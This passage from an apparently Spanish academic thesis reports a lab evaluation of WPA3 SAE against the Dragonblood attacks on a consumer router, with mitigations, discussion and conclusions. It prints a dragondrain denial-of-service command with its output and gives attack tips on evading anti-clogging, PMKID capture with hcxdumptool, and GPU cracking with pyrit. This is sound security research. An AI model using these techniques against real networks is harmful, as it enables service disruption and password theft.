Para mitigar los posibles ataques en el punto de acceso utilizado, se implementaron políticas de autenticación, como la creación de una lista blanca de dispositivos que permite filtrar el acceso mediante sus direcciones MAC. Esta estrategia se considera una medida de seguridad efectiva y el punto de acceso permitió llevar a cabo esta configuración de manera sencilla. Sin embargo, en la práctica se observó que los ataques todavía eran viables a pesar de la implementación de estas políticas. Esto se debe a que la transmisión de numerosas tramas


de autenticación puede sobrecargar la capacidad de procesamiento del enrutador, generando un impacto negativo en su rendimiento.

Es importante destacar que también se activó la vinculación entre direcciones MAC e IP con el fin de prevenir ataques de suplantación de ARP. Sin embargo, esta medida tuvo un efecto contraproducente al agravar el impacto del ataque de denegación de servicio (DoS), ya que la sobrecarga provocada afectó incluso al 94% de la capacidad del punto de acceso. Esta situación resulta perjudicial, ya que compromete no solo el rendimiento del punto de acceso, sino también el ancho de banda disponible en la red. Por lo tanto, se recomienda no activar la vinculación IP/MAC para este tipo de ataque específico, al menos en la versión de firmware de fábrica del punto de acceso utilizado.

Figura 75.
a) Estado del procesamiento y ancho de banda del AP antes del ataque Dos b) Estado del procesamiento y ancho de banda del AP después del ataque Dos.



a)



b)

Elaborado por el autor.

Por el contrario, en la versión actualizada del firmware se realizaron las mismas configuraciones mencionadas anteriormente, y los resultados fueron totalmente distintos. El atacante no pudo forjar ningún handshake con estos mecanismos de seguridad habilitados como se puede observar en la ¡Error! No se encuentra el origen de la referencia.. Por lo que en esta v ersión si es recomendable habilitar estos mecanismos para evitar ataques DoS.

Figura 76.
Ataque DoS con mecanismos de seguridad habilitados en Firmware actualizado

```
└─# ./dragondrain -d wlan0mon -a B4:B0:24:DC:67:13 -c 6 -g 19  -b 54 -n 1 -r 100
Opening card wlan0mon
Setting to channel 6
Will spoof MAC addresses in the form C0:1C:30:15:1D:[00-00]
Searching for AP ...
Will forge 100 handshakes/second (1 commit every 0 sec 10 msec)
[ STATUS: 0.00 forged handshakes/sec |   0 AC tokens received/sec | 100 commits sent/sec ]^

┌──(root㉿kali)-[/home/kali/Escritorio/dragondrain-and-time/src]
└─# ./dragondrain -d wlan0mon -a B4:B0:24:DC:67:13 -c 6 -g 19  -b 54 -n 20 -r 100
Opening card wlan0mon
Setting to channel 6
Will spoof MAC addresses in the form C0:1C:30:15:1D:[00-13]
Searching for AP ...
Will forge 100 handshakes/second (1 commit every 0 sec 10 msec)
[ STATUS: 0.20 forged handshakes/sec |   0 AC tokens received/sec | 100 commits sent/sec ]
```

Elaborado por el autor.


6.7.2 Ataque de degradación de WPA3 Transición


Una medida recomendada para mejorar la seguridad en la red inalámbrica es la configuración de dos redes distintas, cada una con un estándar de seguridad diferente. En este enfoque, se puede establecer una red con WPA3 y una contraseña única para dispositivos más actualizados, garantizando así un nivel superior de seguridad para las tareas que requieran la protección de datos sensibles. Al mismo tiempo, se puede habilitar una segunda red con WPA2, destinada específicamente para dispositivos más antiguos que no sean compatibles con WPA3.

La implementación de esta configuración puede aprovechar la funcionalidad de red de invitados que ofrecen muchos enrutadores. La red de invitados puede ser configurada con WPA2 o incluso como red abierta, dependiendo de los requisitos de seguridad y privacidad deseados. Esta opción de red de invitados permite personalizar las configuraciones de seguridad, como limitar el acceso a determinados recursos o restringir el número de dispositivos que pueden conectarse a la red.

En resumen, la creación de dos redes distintas con diferentes estándares de seguridad, utilizando la función de red de invitados, proporciona una solución efectiva para manejar tanto dispositivos antiguos como modernos, al mismo tiempo que se asegura la protección de datos y la privacidad en la red inalámbrica.

Figura 77.
Configuración recomendada para disminuir el impacto del ataque de Downgrade en la red WPA3/WPA2.





Elaborado por el autor.


Otra medida de seguridad efectiva para mitigar el impacto de posibles ataques de degradación del modo de transición WPA2-WPA3 y la recuperación de la clave consiste en ajustar el periodo de actualización de la clave de grupo (GTK). La clave de grupo, también conocida como Group Temporal Key (GTK), es esencial para el cifrado y descifrado de los datos transmitidos entre dispositivos en una red inalámbrica, con el propósito de asegurar la integridad y confidencialidad de la comunicación.

Una estrategia recomendada es modificar la frecuencia con la que se renueva la clave de grupo. Por ejemplo, es posible establecer un período de actualización de 1800 segundos (equivalente a 30 minutos), lo que implica que la clave de grupo se renovará automáticamente cada hora. Al implementar este ajuste, se garantiza que los datos transmitidos anteriormente no puedan ser accedidos por un atacante, ya que la clave de grupo se habrá actualizado de manera regular.

Es importante mencionar que, por defecto, el valor de periodo de actualización de la clave de grupo puede ser 0, lo que significa que se seguirá el período predeterminado del enrutador. Este valor puede ser configurado con flexibilidad, dentro del rango de tiempo permitido, como mínimo de 30 segundos hasta un máximo de 30 minutos. Sin embargo, se debe tener en cuenta que establecer un periodo demasiado corto podría poner en riesgo el rendimiento del enrutador debido a la carga adicional de procesamiento que conlleva la renovación constante de las claves.

En resumen, ajustar el periodo de actualización de la clave de grupo es una medida práctica para fortalecer la seguridad de la red inalámbrica y reducir la exposición a ataques de recuperación de claves en un escenario de degradación del modo de transición WPA2-WPA3.

Figura 78.
Cambio del tiempo de actualización de la GTK para disminuir el impacto de recuperación de clave.



Elaborado por el autor.

6.7.3 Ataque de Degradación de Grupo de seguridad

Es importante destacar que la red actualmente no es vulnerable. Es relevante mencionar que estas vulnerabilidades han sido reconocidas y abordadas por la Wi-Fi Alliance a través de parches y actualizaciones en el estándar WPA3. Como resultado de estos esfuerzos, los grupos de seguridad debilitados han sido deshabilitados, y únicamente el grupo 19 de 256 bits ha sido mantenido para garantizar un nivel de seguridad más sólido.

Por lo tanto, en este contexto, se considera que la red no requiere medidas de seguridad adicionales, ya que se han tomado acciones preventivas a nivel del estándar para mitigar las posibles vulnerabilidades. Esto refleja la importancia de mantenerse actualizado con las últimas versiones y parches de los estándares de seguridad para mantener un entorno de red inalámbrica seguro y protegido contra posibles amenazas.

6.7.4 Ataque de canal lateral basado en tiempo

El punto de acceso (AP) se encuentra protegido contra vulnerabilidades, ya que se ha procedido a deshabilitar los grupos de seguridad vulnerables MODP (22-24). Estas acciones han contribuido a fortalecer la seguridad de la red y asegurarse de que no existan puntos de entrada no autorizados. En consecuencia, no se considera necesario implementar medidas adicionales de seguridad en este momento. Estas decisiones son parte de un enfoque proactivo para garantizar la integridad y la confidencialidad de la red inalámbrica.

6.7.5 Ataque de canal lateral basado en caché

El AP y el cliente no es vulnerable, y las medidas de seguridad son por parte del cliente ya que esto ya ha sido parcheado en nuevas versiones de iwd, actualmente se utiliza iwd 2.5 y este tiene mecanismos de cegado de tiempo de acceso a la caché. Lo recomendable es actualizar a las nuevas versiones de los demonios utilizados para conectarse con el protocolo de seguridad WPA3.

7. Discusión

En base a los hallazgos obtenidos en esta investigación de evaluación de vulnerabilidades en la red inalámbrica utilizando el protocolo WPA3 SAE, se identificaron diversas debilidades y posibles vectores de ataque que merecen una discusión detallada.

La susceptibilidad de la red inalámbrica a los ataques de denegación de servicio (DoS) se ha señalado en dos versiones de firmware particulares. Las implicaciones de este descubrimiento son sustanciales dado que un ataque DoS puede provocar interrupciones considerables en el servicio de autenticación y causar inconvenientes para los usuarios autorizados que buscan acceso a la red. Se realizaron varios ataques con diversos parámetros, por lo que se concluye que un atacante puede sobrecargar el AP al punto de impedir que clientes legítimos se conecten a la red, con la falsificación de 60 y 100 commits/s en el firmware de fábrica y actualizado respectivamente. En el documento de Dragonblood se realizaron las pruebas en un AP profesional con una CPU de 1,2 GHz, en este trabajo se atacó un AP TP-Link AX 53 con una CPU doble núcleo cada uno con 1 GHz, la sobrecarga llegaba hasta 75 % en las pruebas realizadas, sin embargo, el ataque cumplía la función de evitar la autenticación de nuevos clientes generando un ataque DoS.

En cuanto a los ataques de degradación del modo transición WPA3/WPA2, se determinó que eran factibles en dispositivos con iOS 12 iOS 15 y iOS 16 en un iPhone 6, iPhone 8, iPhone 11 Pro específicamente. Por otro lado, también se probó con un dispositivo Android de la marca Redmi el cual cuenta con Android 10, y, también es vulnerable a estos ataques debido a que no soporta compatibilidad con WPA3 SAE. Sin embargo, hay que señalar que ”iwd” ya no es vulnerable a estos ataques desde la versión 1.9, ni tampoco Network Manager y Windows 10. Con esta vulnerabilidad latente se deben tomar medidas para evitar el crackeo de la contraseña por diccionario o fuerza bruta. Este hallazgo destaca la importancia de utilizar contraseñas robustas en la contraseña precompartida de la red.

Por otro lado, se encontró que los ataques de degradación de grupos de seguridad no fueron factibles debido a la configuración del punto de acceso (AP) que solo permitía el uso del grupo de seguridad 19 de 256 bits. Esto puede considerarse un aspecto positivo en términos de seguridad, ya que restringe las posibilidades de ataques de degradación en este tipo de redes, sin embargo, se comporta como un ataque DoS imposibilitando la conexión a los clientes de la red, debido a que se interfiere con las tramas *beacon* de la red víctima engañando al cliente con un AP falso.

Por otro lado, se determinó que los ataques de canal lateral basados en tiempo no eran factibles debido a que el AP no soportaba grupos MODP, lo que evita posibles filtraciones de tiempo que podrían comprometer la contraseña compartida de la red, cabe destacar, que se comprobó estadísticamente que no haya filtraciones de tiempo utilizando el grupo 19 de curvas. Para este objetivo se utilizó inicialmente la prueba estadística ANOVA unilateral debido a que permite comparar todas las mediciones rápidamente. Cabe señalar que, también se utilizaron varias pruebas estadísticas que realizaron comparaciones por pares entre ellas la prueba de caja de Crosby con un percentil bajo de 5 y un alto de 35 como se recomienda en Dragonblood, además, se probaron otras pruebas como la ANOVA unilateral, prueba de signos de Wilcoxon y la que se recomienda en Kario & RedHat (2023) la prueba de signos la cual es más sensible a mediciones de tiempos de redes LAN. Sin embargo, no se pudieron hallar diferencias significativas las cuales permitan inferir el número de iteraciones ejecutadas debido a que el AP no soporta grupos de seguridad vulnerables a este ataque.

Cabe señalar que, los ataques de canal lateral basados en caché se probaron exclusivamente en un procesador Intel Core i7 11370H que implementa un mecanismo de seguridad para proteger el flujo de control de las instrucciones de las aplicaciones llamado Control-Flow Enforcement Technology (CET). Esta característica del procesador impide realizar mediciones precisas del acceso a la caché, lo que imposibilita la recuperación de contraseñas mediante particiones de diccionarios, lo cual produce error en las mediciones de acceso a la caché de determinadas funciones (*kdf_sha256*,*l_getrandom*). Además, hay que señalar que hay otros factores internos y externos que influyen en los resultados como; variabilidad de la carga de trabajo, interferencia de hardware y software, optimizaciones del compilador. Por lo tanto, monitorizar el tiempo de acceso a la caché es extremadamente difícil debido a que estamos interactuando directamente con el hardware de bajo nivel como lo es la memoria caché de un procesador.

En resumen, se concluye que el AP es vulnerable únicamente a los ataques de degradación y a los ataques DoS, según las pruebas realizadas en esta investigación. Estos hallazgos son fundamentales para comprender y mejorar la seguridad de la red inalámbrica evaluada, y destacan la importancia de implementar medidas de mitigación y actualizaciones de firmware para proteger contra posibles ataques y vulnerabilidades. Es fundamental que los administradores de redes tomen conciencia de estos hallazgos y tomen medidas proactivas para fortalecer la seguridad y proteger la integridad de la red inalámbrica.

En cuanto la velocidad a la cual se puede limitar la partición de diccionarios en base el hardware de la máquina atacante se obtuvieron resultados similares al estudio original, el benchmark se realizó con la GPU RTX 3060 de Laptop dando un valor de 3272.4 MH/s es decir $3{,}27 * 10^9$ operaciones SHA256 por segundo, que se traduciría que para la curva Brainpool 28 que requiere de media 1,51 pruebas de elementos para podar una contraseña, y cada prueba requiere de 3 operaciones SHA256 se obtiene una tasa total de $7{,}22 * 10^8$ contraseñas por segundo, para, el grupo MODP 22 se obtiene una tasa de $7{,}57 * 10^8$ contraseñas por segundo. Para curvas elípticas el coste se eleva un poco y se utiliza la función PowMod de CGBN library debido a que existen problemas de incompatibilidad del compilador de C++ con XMP library resultando una capacidad de realizar $7{,}33 * 10^6$operaciones dando una tasa total de $3{,}67* 10^6$ contraseñas por segundo debido a que se requieren de dos pruebas de elementos.

8. Conclusiones

En este trabajo se evaluaron las vulnerabilidades del protocolo WPA3 SAE en punto de acceso siguiendo el esquema de ataque de Dragonblood con el fin de mejorar la seguridad de una red inalámbrica para un entorno doméstico y de oficinas pequeñas. Lo más importante de esta evaluación de vulnerabilidades aplicada a una red inalámbrica configurada como un entorno controlado fue; reproducir los ataques en un entorno real controlado con el fin de comprobar la seguridad de una implementación del protocolo WPA3 con un equipo de interconexión disponible en el mercado actual, llegando a encontrar algunas vulnerabilidades latentes en la implementación específica. Lo más difícil, fue compilar correctamente las herramientas solucionando los errores de incompatibilidad de kernel de Linux e incompatibilidad con hardware como el caso de la GPU, además, otro reto fue tratar de obtener resultados precisos en el caso de los ataques de canal lateral basados en caché. Por otra parte, para culminar la investigación se determinaron medidas de seguridad las cuales mitigan o reducen el impacto de estos ataques en la red inalámbrica evaluada, cabe decir, que el riesgo de ser atacados utilizando WPA3 es muy bajo debido a la robustez del protocolo requiriendo conocimientos avanzados de criptografía y técnicas de hacking ético.

Se logró identificar y seleccionar las herramientas necesarias para llevar a cabo la implementación de los ataques basados en el esquema DragonBlood en redes inalámbricas residenciales y de pequeñas oficinas con el protocolo WPA3 SAE. La elección de estas herramientas se basó en criterios específicos, destacando entre ellos: el uso del enrutador TP-Link AX53 para establecer un entorno controlado, la utilización de una tarjeta de red inalámbrica (PartEGG con AR9271), la elección del sistema operativo Kali Linux para la ejecución de los ataques, la aplicación de Wireshark como herramienta de análisis de paquetes, MDK4 para llevar a cabo los ataques de desautenticación, la implementación de hostapd para la creación de puntos de acceso falsos, el empleo de Crunch como generador de diccionarios, la utilización de Pyrit para acelerar el proceso de descifrado de contraseñas mediante el uso de la GPU, la selección de Python como lenguaje de programación para el análisis estadístico de los ataques basados en canal lateral en función del tiempo, la adopción de Docker como plataforma para implementar el entorno necesario para los ataques basados en canal lateral mediante caché, y finalmente, la integración de PoC-iwd, una prueba de concepto que se basa

en la herramienta Mastik para ejecutar ataques Flush&Reload, aprovechando también herramientas como iwd, sexpect y sock.

En el proceso de selección y utilización de estas herramientas experimentales, se encontraron desafíos relacionados con la compilación y el uso de las mismas. Sin embargo, se lograron resolver dichos problemas con el objetivo de generar los ataques. En este contexto, se destaca que la aplicación de estas herramientas permitió llevar a cabo los ataques propuestos en la investigación DragonBlood. Estos resultados evidencian la importancia de elegir y utilizar de manera adecuada las herramientas experimentales para explorar las vulnerabilidades identificadas en el estudio, y a pesar de los desafíos enfrentados, se logró avanzar en la implementación exitosa de los ataques, lo que respalda la validez y relevancia de los hallazgos obtenidos en esta investigación, de las medidas utilizadas se puede rescatar los siguiente:

- Para utilizar las herramientas experimentales, es necesario cargar un módulo del kernel de Linux que modifica el comportamiento de la tarjeta de red inalámbrica con un chipset Atheros. Estas modificaciones son cruciales, ya que los ataques no pueden generarse sin ellas. En teoría, cargar este módulo es sencillo, como el intérprete bash de Linux. Sin embargo, en la práctica, surgían errores de compilación debido a problemas de compatibilidad con la versión del kernel de Linux. En consecuencia, fue necesario abordar este error, ya que el repositorio de la herramienta no proporcionaba una solución en el momento de esta compilación. Afortunadamente, la solución ya está incluida en el repositorio del módulo. La resolución implicaba prescindir de una función que actuaba como gestor de errores, denominada "handler_fault", ya que pasó a ser innecesaria a partir de la versión 5.14 del kernel de Linux.
- Durante el proceso de compilación de las herramientas para llevar a cabo los ataques de Denegación de Servicio (DoS) y ataques de canal lateral basados en tiempo, se identificó otro error. Afortunadamente, se logró resolver de manera sencilla y eficaz gracias a la intervención del autor de la herramienta, quien proporcionó la solución en el repositorio correspondiente. Este error en particular estaba vinculado a la versión del compilador de lenguaje C conocido como "gcc". La pronta resolución de esta problemática fue posible gracias a la colaboración y actualización proporcionada en el repositorio de la herramienta por parte del autor.
- La red inalámbrica configurada a través del router TP-Link AX53 ya implementa medidas preventivas contra los ataques de Dragonblood. Entre estas medidas se incluía la deshabilitación de grupos de seguridad débiles como los grupos MODP y las curvas

Brainpool. Estos grupos, al filtrar información de tiempo durante la ejecución del algoritmo hash-to-group, podrían ser explotados por posibles atacantes para recuperar la clave compartida de la red inalámbrica. Este enfoque se considera un parche implementado por los fabricantes para contrarrestar los ataques descritos en el documento Dragonblood.

- Sin embargo, en el contexto de esta investigación, el objetivo no se limita únicamente a demostrar el ataque mediante la herramienta dragontime, que genera el ataque de canal lateral basado en tiempo. También se pretende validar la ausencia de filtraciones temporales mediante la aplicación de pruebas estadísticas, siguiendo las recomendaciones establecidas en Dragonblood, y en recientes artículos. Esto cobra relevancia ya que algunos dispositivos pueden ser incapaces de realizar muchas iteraciones en el algoritmo hash-to-curve y pueden filtrar información temporal si se utilizan menos de ocho iteraciones en la derivación del elemento de contraseña antes de realizar el intercambio de SAE.
- La ejecución de los ataques de canal lateral basados en caché representó un desafío, ya que los investigadores no proporcionaron herramientas específicas para generar dichos ataques. Aunque el trabajo Dragonblood sugería el uso de la herramienta "mastik" para realizar ataques de caché similares al Flush&Reload implementado en este estudio, la herramienta ofrecía instrucciones dirigidas a sistemas microarquitectónicos y requería un conocimiento avanzado para ser implementada en un entorno real. Afortunadamente, se identificó otro trabajo que abordaba el ataque de canal lateral basado en caché y proporcionaba las herramientas necesarias para replicarlo en un entorno real inalámbrico controlado y simulado. Además, la herramienta utilizada en el trabajo original no se adecuaba a la evaluación de este estudio, lo que requería modificaciones para garantizar la conexión entre el cliente y el punto de acceso en entorno real controlado. Estas adaptaciones fueron necesarias para asegurar la validez de los resultados obtenidos en la evaluación de vulnerabilidades.
- Los resultados obtenidos de la medición del acceso a la caché no cumplieron con las expectativas previstas. La recuperación de la contraseña a través de la partición de un diccionario no pudo llevarse a cabo debido a varios factores, entre ellos, el error en las mediciones del acceso a la caché. Este inconveniente puede atribuirse al mecanismo de control de flujo implementado en los procesadores Intel de undécima generación, como se mencionó previamente. Adicionalmente, es importante destacar que la herramienta

utilizada para llevar a cabo la medición se compiló mediante un contenedor de Docker en una máquina virtual, la cual simula una máquina víctima con las especificaciones requeridas para ejecutar el ataque. Sin embargo, es relevante mencionar que esta herramienta no es compatible con el kernel de Linux actual, lo que planteó la necesidad de encontrar una distribución Fedora 31 con un kernel similar a la versión empleada en el trabajo original. Esta versión de kernel permitió la utilización de iwd 1.7 y posibilitó la automatización del ataque mediante diversas librerías de Linux. En conjunto, estos factores influyeron en los resultados obtenidos en la medición del acceso a la caché y en la viabilidad de la recuperación de contraseñas a través de la partición de un diccionario, lo cual condujo a la necesidad de adaptar y optimizar los procedimientos utilizados en el estudio.

Se evaluaron las vulnerabilidades del estándar WPA3 SAE de una red inalámbrica domiciliaria y de oficinas pequeñas mediante los ataques descritos en el esquema DragonBlood. Se determinó que la red inalámbrica implementada con el estándar de seguridad WPA3 tiene latente aún algunas vulnerabilidades de las cuales se puede rescatar lo siguiente:

- La red inalámbrica configurada en el modo de transición de WPA3, diseñada para ofrecer soporte a dispositivos antiguos limitados a WPA2, exhibe una vulnerabilidad significativa. Los atacantes pueden obtener la contraseña mediante la captura de un intercambio de cuatro vías "EAPOL", engañando a la víctima a través de la suplantación de un punto de acceso falso en lugar del punto de acceso real.
- La elección del grupo de seguridad 19, que utiliza curvas elípticas de 256 bits, expone la red a ataques de Denegación de Servicio (DoS) al sobrecargar el procesamiento del punto de acceso. Cabe mencionar que este tipo de ataque solo afecta la capacidad de autenticación de los clientes legítimos, sin comprometer la disponibilidad del servicio de internet. Aunque se observó una leve disminución en la velocidad de transferencia de datos, la transmisión de datos no se interrumpió.
- La adopción de un único grupo de seguridad para derivar el elemento de contraseña con el fin de habilitar la autenticación simultánea de WPA3 previene los ataques de degradación y actualización de grupos de seguridad en la red inalámbrica. Sin embargo, este enfoque también puede funcionar como un ataque de Denegación de Servicio (DoS), al impedir la autenticación de clientes legítimos con la red. Se pudo

constatar que, en algunas ocasiones, la suplantación utilizando un punto de acceso falso puede resultar en la desconexión del cliente del punto de acceso legítimo.

- En esta red inalámbrica en particular, los ataques de canal lateral no fueron viables. Sin embargo, es importante no descartar la posibilidad de que estos vectores de ataque puedan ser aprovechados en otras implementaciones de WPA3 SAE como protocolo de seguridad.
- Se establecieron estrategias de seguridad con el propósito de prevenir los ataques del esquema DragonBlood en redes inalámbricas destinadas a entornos domésticos y de oficinas pequeñas. Estas medidas de seguridad fueron adaptadas de acuerdo a las capacidades del punto de acceso utilizado, ya que el documento de investigación previamente ofrece soluciones que han sido adoptadas por la Wi-Fi Alliance y los fabricantes de dispositivos de interconexión. No obstante, es importante destacar que algunos equipos aún presentan vulnerabilidades ante ciertos ataques de DragonBlood, como se pudo constatar en el marco de este estudio.

9. Recomendaciones

- Es fundamental considerar que las herramientas han sido diseñadas para su uso exclusivo con tarjetas de red inalámbrica que posean chipset Atheros. Por consiguiente, resulta imperativo verificar las características de la tarjeta de red inalámbrica antes de su adquisición, asegurándose de que cuente con dicho chipset. Estas tarjetas, gracias a la modificación del kernel ath_masker, son capaces de enviar acuses de recibo a cualquier trama Wi-Fi. En otras palabras, permiten la inyección de tramas de autenticación utilizando la dirección MAC de la tarjeta de red inalámbrica hacia cualquier red que disponga del mecanismo anti-clogging activo.
- En el contexto de los ataques de denegación de servicio (DoS), se pudo constatar empíricamente que resulta más efectivo llevar a cabo la falsificación de más de 100 tramas "commit" de autenticación por segundo utilizando una única dirección MAC, en comparación con la utilización de múltiples direcciones MAC y la misma cantidad de tramas. Esta estrategia contribuye a eludir el mecanismo anti-clogging implementado en WPA3, diseñado para prevenir ataques de inundación de paquetes.
- Para llevar a cabo un ataque pasivo con el objetivo de obtener una captura parcial de un intercambio de cuatro vías en el modo transición de WPA3, se recomienda emplear un enfoque de captura de tráfico selectivo mediante filtros. Esto implica capturar exclusivamente el tráfico de la red objetivo. Para lograr esto, existen diversas herramientas disponibles, siendo airodump-ng la utilizada en este trabajo. No obstante, también se pueden emplear otras opciones como tshark, wireshark e incluso hcxdumptool. Este último permite capturar un PMKID (*Pairwise Master Key Identifier*) y, con base en esta información, deducir la PMK que puede utilizarse posteriormente para llevar a cabo la extracción de contraseñas mediante el uso de un diccionario o un ataque de fuerza bruta. Este enfoque permite evitar la dependencia de la autenticación de un cliente legítimo y agiliza significativamente el tiempo necesario para llevar a cabo el ataque.
- Para mejorar la eficiencia en la velocidad de descifrado de contraseñas, se sugiere utilizar un enfoque de sistema operativo en Dual Boot en el equipo atacante. Esto permite aprovechar al máximo los recursos disponibles, como el procesador y la tarjeta de video dedicada, en paralelo. Para lograrlo, es necesario instalar los controladores correspondientes de la tarjeta de video del equipo atacante. En este caso particular, se realizaron instalaciones de los controladores de la tarjeta de video RTX 3060 con

soporte para CUDA y OpenCL. Una vez completada esta etapa, es posible proceder a la instalación de la herramienta pyrit, que posibilita la ejecución de ataques de diccionario a una velocidad considerablemente mayor. Este enfoque contribuye a optimizar el rendimiento del proceso de descifrado de contraseñas y, por ende, a acelerar la velocidad del ataque.

